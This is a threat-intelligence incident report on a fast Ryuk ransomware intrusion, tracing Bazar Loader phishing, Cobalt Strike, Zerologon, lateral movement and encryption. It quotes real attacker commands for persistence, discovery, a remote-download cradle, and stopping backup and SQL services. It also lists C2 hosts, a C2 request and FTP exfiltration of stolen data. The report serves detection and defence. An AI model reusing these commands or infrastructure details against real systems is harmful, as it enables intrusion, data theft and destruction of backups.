Ryuk Speed Run, 2 Hours to Ransom

thedfirreport.com/2020/11/05/ryuk-speed-run-2-hours-to-ransom/

November 5, 2020

balance of shadow universe

Intro

Since the end of September Ryuk has been screaming back into the news. We've already covered 2 cases in that timeframe. We've seen major healthcare providers, managed service providers, and furniture manufactures all reportedly being hit. The Cyber Security and Infrastructure Security Agency (CISA) released an advisory claiming that a mass Ryuk campaign against the United States healthcare system was an imminent threat.

FireEye released a post, and hosted a webinar with SANS and @likethecoins, detailing a group FireEye identifies as UNC 1878. In their report, they describe a threat actor's TTPs that align with the activity we've previously reported on. They indicated in their investigations and responses of seeing the group take just 2 to 5 days from entry to full domain ransomware deployment. In our cases we've seen even faster action, with the threat actors seemly trying to speed-run their ransomware deployment. In this most recent case, ransomware was deployed in 2 hours with the actor completing all objectives in 3 hours.

Red Canary released a post recently on how they, with the support of Kroll, stopped a Ryuk intrusion at a hospital. This report includes 10 detection ideas as well as a feel good story on how they stopped the intrusion. We need more reports like this, especially right now.

SCYTHE recently put out an adversary emulation plan and a post based on our previous Ryuk reports. You can check out the post here and the free emulation plan here. Great job @jorgeorchilles, @seanqsun and the rest of the SCYTHE team for sharing this with the community!

Case Summary


Like in our prior two reports of Ryuk campaigns, the initial access came from phishing emails containing links to google drive that when clicked, downloaded a Bazar Loader backdoor executable. In our prior cases we generally saw a lag time, ranging hours to days, from the initial click to Ryuk. In this case, the time from initial Bazar execution to domain recon was 5 minutes, and deployment of Cobalt Strike beacons was within 10 minutes. This is by far the quickest we have seen them act.


After bringing in Cobalt Strike, we saw familiar TTP's with using AdFind to continue domain discovery activity. In this case, we saw them deploy persistence on the beachhead host, an action we had not previously seen in our other cases. After establishing another C2 for an additional Cobalt Strike beacon, they employed the Zerologon exploit (CVE 2020-1472) and obtained domain admin level privileges. We also saw host process injection on the beachhead used for obfuscation and privilege escalation.

With domain administrator privileges obtained, the threat actors then moved laterally throughout the network using SMB and RDP to deploy Cobalt Strike beacons on the domain controllers around 1 hour after the initial execution of Bazar. On the domain controllers, some additional discovery was done using the PowerShell Active Directory module. From there, they targeted other severs in the environment; specifically, back up systems, file servers, and software deployment servers. After establishing Cobalt Strike beacons on those they felt ready to proceed to their final objectives.

At the 2 hour mark the threat actors made the move to deploy Ryuk ransomware by establishing RDP connections from the domain controllers to servers. This continued for the next hour until the entire domain had been encrypted, with that work completing just 3 hours after the first Bazar Loader was executed.

Timeline




21:02 Domain discovery activity
21:07 Cobalt Strike executed
C2 45.153.240.240:443
21:09 AdFind and Rubeus executed and outputs exfiled.
FTP 5.2.70.149:21
21:43 Zerologon vulnerability exploited against primary domain controller
CVE-2020-1472
21: 54 First lateral movement to domain controller using RDP
21:57 Command and control established on domain controller
Cobalt Strike beacon C2 108.62.12.121:443
22:07 Lateral movement to another domain controller using SMB
22:18 Lateral movement to backup server using SMB
22:32 RDP to multiple systems using beachead.
22:58 First system ransomed.
23:41 All systems ransomed.

MITRE ATT&CK

Initial Access

Initial access via a phishing email that linked to a google docs page that enticed the user to download a report, which was a Bazar Loader executable file instead Report-Review20-10.exe.

Execution

Execution of the initial Bazar Loader malware relies on user interaction.

Executables transferred over SMB during lateral movement were commonly executed via a service.

```
Image: C:\Windows\system32\services.exe
TargetObject: HKLM\System\CurrentControlSet\Services\ff49429\ImagePath
Details: \\HOSTNAME\ADMIN$\ff49429.exe"
```


Persistence

This time, unlike prior investigations, clear persistence was found setup on the beachhead host. Firefox.exe created these scheduled tasks as well as the run key.

```
"C:\Windows\System32\schtasks.exe" /CREATE /SC ONSTART /TN jf0c /TR
"'C:\Users\pagefilerpqy.exe'" /f
"C:\Windows\System32\schtasks.exe" /CREATE /SC ONSTART /TN jf0c /TR
"'C:\Users\pagefilerpqy.exe'" /f /RL HIGHEST
"C:\Windows\System32\schtasks.exe" /CREATE /SC ONCE /ST 17:21:58 /TN 9T6ukfi6 /TR
"'C:\Users\pagefilerpqy.exe'" /f
"C:\Windows\System32\schtasks.exe" /CREATE /SC ONCE /ST 17:21:58 /TN 9T6ukfi6 /TR
"'C:\Users\pagefilerpqy.exe'" /f /RL HIGHEST
REG ADD "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /V \"microsoft update\"
/t REG_SZ /F /D "SCHTASKS /run /tn 9T6ukfi6"
```

Privilege Escalation

The Zerologon vulnerability CVE 2020-1472 was again exploited to obtain domain admin level privileges.



```
301 0.001742    10.[redacted]   10.[redacted]   RPC_NETLOGON   94 NetrServerAuthenticate2 response, STATUS_ACCESS_DENIED
302 0.001757    10.[redacted]   10.[redacted]   RPC_NETLOGON  198 NetrServerReqChallenge request,
303 0.001759    10.[redacted]   10.[redacted]   RPC_NETLOGON   90 NetrServerReqChallenge response
304 0.001760    10.[redacted]   10.[redacted]   RPC_NETLOGON  242 NetrServerAuthenticate2 request
305 0.001773    10.[redacted]   10.[redacted]   RPC_NETLOGON   94 NetrServerAuthenticate2 response, STATUS_ACCESS_DENIED
306 0.001775    10.[redacted]   10.[redacted]   RPC_NETLOGON  198 NetrServerReqChallenge request,
307 0.001786    10.[redacted]   10.[redacted]   RPC_NETLOGON   90 NetrServerReqChallenge response
308 0.001788    10.[redacted]   10.[redacted]   RPC_NETLOGON  242 NetrServerAuthenticate2 request
309 0.001814    10.[redacted]   10.[redacted]   RPC_NETLOGON   94 NetrServerAuthenticate2 response, STATUS_ACCESS_DENIED
310 0.001816    10.[redacted]   10.[redacted]   RPC_NETLOGON  198 NetrServerReqChallenge request,
311 0.001818    10.[redacted]   10.[redacted]   RPC_NETLOGON   90 NetrServerReqChallenge response
312 0.001819    10.[redacted]   10.[redacted]   RPC_NETLOGON  242 NetrServerAuthenticate2 request
313 0.001820    10.[redacted]   10.[redacted]   RPC_NETLOGON   94 NetrServerAuthenticate2 response, STATUS_ACCESS_DENIED
314 0.001821    10.[redacted]   10.[redacted]   RPC_NETLOGON  198 NetrServerReqChallenge request,
315 0.001823    10.[redacted]   10.[redacted]   RPC_NETLOGON   90 NetrServerReqChallenge response
316 0.001834    10.[redacted]   10.[redacted]   RPC_NETLOGON  242 NetrServerAuthenticate2 request
317 0.001836    10.[redacted]   10.[redacted]   RPC_NETLOGON   94 NetrServerAuthenticate2 response, STATUS_ACCESS_DENIED
318 0.001859    10.[redacted]   10.[redacted]   RPC_NETLOGON  198 NetrServerReqChallenge request,
319 0.001861    10.[redacted]   10.[redacted]   RPC_NETLOGON   90 NetrServerReqChallenge response
320 0.001863    10.[redacted]   10.[redacted]   RPC_NETLOGON  242 NetrServerAuthenticate2 request
321 0.001868    10.[redacted]   10.[redacted]   RPC_NETLOGON   94 NetrServerAuthenticate2 response
322 0.001885    10.[redacted]   10.[redacted]   TCP            60 56494 → 49158 [ACK] Seq=26389 Ack=6113 Win=262400 Len=0
323 1.024045    10.[redacted]   10.[redacted]   TCP            60 56494 → 49158 [RST, ACK] Seq=26389 Ack=6113 Win=0 Len=0

Frame 320: 242 bytes on wire (1936 bits), 242 bytes captured (1936 bits)
Ethernet II, Src: [redacted]
Internet Protocol
Transmission Control Protocol, Src Port: 56494, Dst Port: 49158, Seq: 26201, Ack: 6073, Len: 188
Distributed Computing Environment / Remote Procedure Call (DCE/RPC) Request, Fragment: Single, FragLen: 188, Call: 159, Ctx: 1, [Resp: #321]
    Version: 5
    Version (minor): 0
    Packet type: Request (0)
    Packet Flags: 0x03
    Data Representation: 10000000 (Order: Little-endian, Char: ASCII, Float: IEEE)
    Frag Length: 188
    Auth Length: 0
    Call ID: 159
    Alloc hint: 164
    Context ID: 1
    Opnum: 15
    [Response in frame: 321]
  Complete stub data (164 bytes)
      Payload stub data (164 bytes)
Microsoft Network Logon, NetrServerAuthenticate2
    Operation: NetrServerAuthenticate2 (15)
    [Response in frame: 321]
  Server Handle
  Acct Name
    Sec Chan Type: Unknown (0)
  Computer Name
    Client Credential: 0000000000000000
  Negotiation options: 0x212fffff
```

Credential Access

Rubeus was used to kerberoast the environment.

```
[*] Action: AS-REP roasting

[*] Target Domain          : [redacted]

[*] Searching path 'LDAP://[redacted],DC=local' for AS-REP roastable users

[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target Domain          : [redacted]
[*] Searching path 'LDAP://[redacted],DC=local' for Kerberoastable users
```

Defense Evasion

Process injection was used on the beachhead host to to inject into svchost.exe


```
"CreateRemoteThread detected:
RuleName: technique_id=T1055,technique_name=Process Injectio
n
UtcTime:            00:09:46.583
SourceProcessGuid: {fa6733a0-7bc4-5f8f-8006-000000000c00}
SourceProcessId: 8124
SourceImage: C:\Windows\System32\rundll32.exe
TargetProcessGuid: {fa6733a0-7c4a-5f8f-8606-000000000c00}
TargetProcessId: 668
TargetImage: C:\Windows\System32\svchost.exe
NewThreadId: 4076
StartAddress: 0x00000164BB690C9D
StartModule: -
StartFunction: -"
```

The Bazar Loader malware was using a code signing certificate signed by Digicert under the organization NOSOV SP Z O O

Code Signing Certificate

Organisation:	NOSOV SP Z O O
Issuer:	DigiCert EV Code Signing CA
Algorithm:	sha256WithRSAEncryption
Valid from:	Aug 21 00:00:00 2020 GMT
Valid to:	Aug 18 12:00:00 2021 GMT
Serial number:	0BAB6A2AA84B495D9E554A4C42C0126D
Thumbprint Algorithm:	SHA256
Thumbprint:	E6FA7B4756B41B8EC049237B96A8C1DF2ADA4582E440A63D8FC3B0787C3EFEB8
Source:	This information was brought to you by ReversingLabs A1000 Malware Analysis Platform

At the time of delivery, the executable had a detection rate of 1/69 in Virustotal.



The Cobalt Strike beacons used in the environment used similar code signing certificates.

```
"Image loaded:
RuleName: technique_id=T1073,technique_name=DLL Side-Loading
UtcTime:           00:57:18.290
ProcessGuid: {1372730A-876E-5F8F-2301-000000000F00}
ProcessId: 3876
Image: C:\Users\Administrator\AppData\Local\Temp\1\PL64.exe
ImageLoaded: C:\Users\Administrator\AppData\Local\Temp\1\PL64.exe
FileVersion: -
Description: -
Product: -
Company: -
OriginalFileName: -
Hashes: SHA1=3F0471775BB22695F0ED112582C058A63DAC0F07,MD5=C64266FD
F
Signed: true
Signature: NOSOV SP Z O O
SignatureStatus: Valid"
```

Discovery

In previous cases, we generally saw some lag time between infection and further actions but this time things moved much quicker, starting with initial discovery executed by Bazar less than 5 minutes after initial execution.

Discovery command run by Bazar:

```
net view /all
net view /all /domain
nltest /domain_trusts /all_trusts
net localgroup "administrator"
net group "domain admins" /dom
```

Seven minutes later, after launching a Cobalt Strike beacon, AdFind was used– running the same discovery pattern seen in previous reporting. This was started via a bat script. It appears that the threat actors are now piping these commands into a batch file one at a time instead of dropping adf.bat to disk.

```
AdFind.exe -f "(objectcategory=person)"
AdFind.exe -f "(objectcategory=computer)"
AdFind.exe -f "(objectcategory=organizationalUnit)"
AdFind.exe -sc trustdmp
AdFind.exe -subnets -f "(objectCategory=subnet)"
AdFind.exe -f "(objectcategory=group)"
AdFind.exe -gcb -sc trustdmp
```

Once on the domain controller the PowerShell Active Directory module was loaded.

```
Import-Module ActiveDirectory; Get-ADComputer -Filter {enabled -eq $true} -properties *|select Name,
DNSHostName, OperatingSystem, LastLogonDate | Export-CSV C:\Users\AllWindows.csv -NoTypeInformation -Encoding
UTF8
```

```
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:59759/'); Import-Module ActiveDirectory;
Get-ADComputer -Filter {enabled -eq $true} -properties *|select Name, DNSHostName, OperatingSystem,
LastLogonDate | Export-CSV C:\Users\AllWindows.csv -NoTypeInformation -Encoding UTF8
```

Lateral Movement

RDP connections were initiated from Cobalt Strike Beacons running on the beachhead host to two domain controllers and then Cobalt Strike executables were dropped by these connections.

```
data.win.system.level           4

data.win.system.message         "File created:
                                RuleName: -
                                UtcTime:            00:56:58.461
                                ProcessGuid: {1372730A-AC3C-5F8D-3900-000000000F00}
                                ProcessId: 112
                                Image: C:\Windows\Explorer.EXE
                                TargetFilename: C:\Users\Administrator\AppData\Local\Temp\1\PL64.ex
                                e
                                CreationUtcTime:            00:56:58.461"
```

In addition to using RDP to move around the environment executables were also transferred over SMB to ADMIN$ shares and executed as a service.

```
\\HOSTNAME\ADMIN$\ff49429.exe
```

```
accountName   LocalSystem

imagePath     \\\\ [redacted] \\ADMIN$\\ff49429.exe

serviceName   ff49429

serviceType   user mode service

startType     demand start
```

Command and Control

Bazar Loader:

```
Report-Review20-10.exe
dghns.xyz
34.222.33.48:443
Certificate[0e:bb:b8:4f:04:fe:7a:fe:2f:b6:59:58:fc:bd:05:f8:2e:c6:1e:f8 ]
Not Before 2020/10/20 01:55:40
Not After 2021/01/18 00:55:40
Issuer Org Let's Encrypt
Subject Common dghns.xyz [dghns.xyz ,www.dghns.xyz ]
Public Algorithm rsaEncryption
JA3: 9e10692f1b7f78228b2d4e424db3a98c
JA3s: 2b33c1374db4ddf06942f92373c0b54b
```

Cobalt Strike (suspected):

rundll32.exe
checktodrivers.com
45.153.240.240:443
Certificate [ac:67:f2:b1:b0:5a:bd:f4:9f:23:98:0e:a9:8c:fd:8c:0f:56:b2:58]
Not Before 2020/10/20 17:00:33
Not After 2021/10/20 17:00:33
Issuer Org lol
Subject Common checktodrivers.com
Subject Org lol
Public Algorithm rsaEncryption
JA3: 37f463bf4616ecd445d4a1937da06e19
JA3s: ae4edc6faf64d08308082ad26be60767

rundll32.exe
topservicebooster.com108.62.12.121:443
Certificate [35:ef:11:c8:a5:2c:b9:44:37:1b:cf:fd:27:50:79:31:69:f7:da:a9]
Not Before 2020/10/20 10:51:32
Not After 2021/10/20 10:51:32 Issuer Org lol
Subject Common topservicebooster.com
Subject Org lol
Public Algorithm rsaEncryptionJA3: 2c14bfb3f8a2067fbc88d8345e9f97f3
JA3s: 649d6810e8392f63dc311eecb6b7098b

pagefilerpqy.exe
chaseltd.top
161.117.191.245:80
http://chaseltd[.]top/gate[.]php

```
POST /gate.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept: text/html
Accept-language: fr-FR,fr;q=0.6
Accept-Encoding: deflate
Keep-Alive: 500
Connection: keep-alive
Referer: https://www.youtube.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 1387
Host: chaseltd.top
Cache-Control: no-cache

5tfOkMr=a9436fee4381c59cb6830f405e0504f155b429d2ae09e9ff710a8f58398f572d39a4330069109996825ee25e190c5d9d6c339270a0429f30d9adab1d3d97660
7fe89f2c887f9b5bcb895f97482c4a9c4ce7e15f14daa992a1b4cb57459fed1b8d0ff117618361090a82b51da85e16cd85c7075307c156ebed1acfa0aa39de32bac500ef
77111eac321232a98dc5b1286165aec27c90fd1429749f9a16b2f6417e6a2091e4999dd63b7a833fd2b53fb1baff16d1b75d32c4f028e9956f14dcae09babf065f92c6ff8
43efe746375e206d386dfb0ea35d480728d92b9335a2dc7b69e6548f0f08da32a6e07203eb4283bd30e735adce5572e9872316f14e10bab74d494942496a414e42676
b71686b6947397730424151454641414f43415138414d49494243674b434151454178574a43626e385778696939357343664f63326c0d0a58652f75564a5768576a6
44a70727564594278663965443951375a746275304a3079625a704358414974232334a42744f503746712b50666f76634f4b4536512f0d0a795339796a537a7932714
a47567a436d664775646e39393272364a573159694f4f32716c396e636f6a6442496d30547642362b496e505379325 76d682f4332630d0a75314e797741424741536
967773669307250746b775a4c514b72754b794f562b5752722f756138724e6543683447344c305779614e5168615066574769 4c4c610d0a593265525151416d586b4
c68707676313 46b6873546e74315859616344516c684647524b42434c7154617264764d43534e5562304665574777766f36444876740d0a4a67444463456b5a542f
4d685a57674d4c6855445437302b646c43547668304d432b7333586e665651374e32755542775969444482f7866476161513870595 6c0d0a4c51494441514142daa
197ac9913f252cea3f0d77e28611c66cc0856b1d02e0ea3f52fd1b59
```

Exfiltration

Discovery data (AdFind and Rubeus outputs) was exfiltrated out of the network via FTP.

5.2.70.149:21

Source	Destination
USER [redacted]	220 (vsFTPd 3.0.3)
PASS [redacted]	331 Please specify the password.
OPTS utf8 on	230 Login successful.
PWD	200 Always in UTF8 mode.
TYPE I	257 "/" is the current directory
PASV	200 Switching to Binary mode.
STOR [redacted]k_upld.zip	227 Entering Passive Mode (5,2,70,149,39,58).
	150 Ok to send data. 226 Transfer complete.
PASV	227 Entering Passive Mode (5,2,70,149,39,21).
STOR [redacted]a_upld.zip	150 Ok to send data. 226 Transfer complete.

Impact

At roughly the 2 hour mark, we saw the threat actors begin to act on their final objectives. RDP connections were initiated from one of the domain controllers and the Ryuk executables were deployed and executed over these RDP connections. Servers such as the backup systems, file servers, and automation tools were targeted first, followed by workstations.

Commands ran prior to ransom execution:

```
"C:\Windows\system32\net1 stop ""samss"" /y"
"C:\Windows\system32\net1 stop ""veeamcatalogsvc"" /y"
"C:\Windows\system32\net1 stop ""veeamcloudsvc"" /y"
"C:\Windows\system32\net1 stop ""veeamdeploysvc"" /y"
"C:\Windows\System32\net.exe"" stop ""samss"" /y"
"C:\Windows\System32\net.exe"" stop ""veeamcatalogsvc"" /y"
"C:\Windows\System32\net.exe"" stop ""veeamcloudsvc"" /y"
"C:\Windows\System32\net.exe"" stop ""veeamdeploysvc"" /y"
"C:\Windows\System32\taskkill.exe"" /IM sqlbrowser.exe /F"
"C:\Windows\System32\taskkill.exe"" /IM sqlceip.exe /F"
"C:\Windows\System32\taskkill.exe"" /IM sqlservr.exe /F"
"C:\Windows\System32\taskkill.exe"" /IM sqlwriter.exe /F"
"C:\Windows\System32\taskkill.exe"" /IM veeam.backup.agent.configurationservice.exe
/F"
"C:\Windows\System32\taskkill.exe"" /IM veeam.backup.brokerservice.exe /F"
"C:\Windows\System32\taskkill.exe"" /IM veeam.backup.catalogdataservice.exe /F"
"C:\Windows\System32\taskkill.exe"" /IM veeam.backup.cloudservice.exe /F"
"C:\Windows\System32\taskkill.exe"" /IM
veeam.backup.externalinfrastructure.dbprovider.exe /F"
"C:\Windows\System32\taskkill.exe"" /IM veeam.backup.manager.exe /F"
"C:\Windows\System32\taskkill.exe"" /IM veeam.backup.mountservice.exe /F"
"C:\Windows\System32\taskkill.exe"" /IM veeam.backup.service.exe /F"
